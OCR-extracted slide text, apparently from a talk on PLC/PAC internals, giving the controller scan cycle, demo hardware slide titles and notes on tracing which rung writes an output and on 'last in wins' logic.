
1) Read Input
2) Update Input Image Data Table
3) Code Executes and Determines Output Status
4) Output Image Data Table Updated

PLC / PAC Simplified Internal Architecture




1) Read Input
2) Update Input Image Data Table
3) Code Executes and Determines Output Status
4) Output Image Data Table Updated
5) Output(s) Written

PLC / PAC Simplified Internal Architecture




Demo Hardware


Demo Hardware



Demo Hardware




Demo Hardware




Demo Hardware


PLC Logic – Pretty Typical



PLC Logic – Cross Reference Used to Locate Where Output is Being Written From



PLC Logic – Last in Wins and Not Always Discoverable Through Easy Means



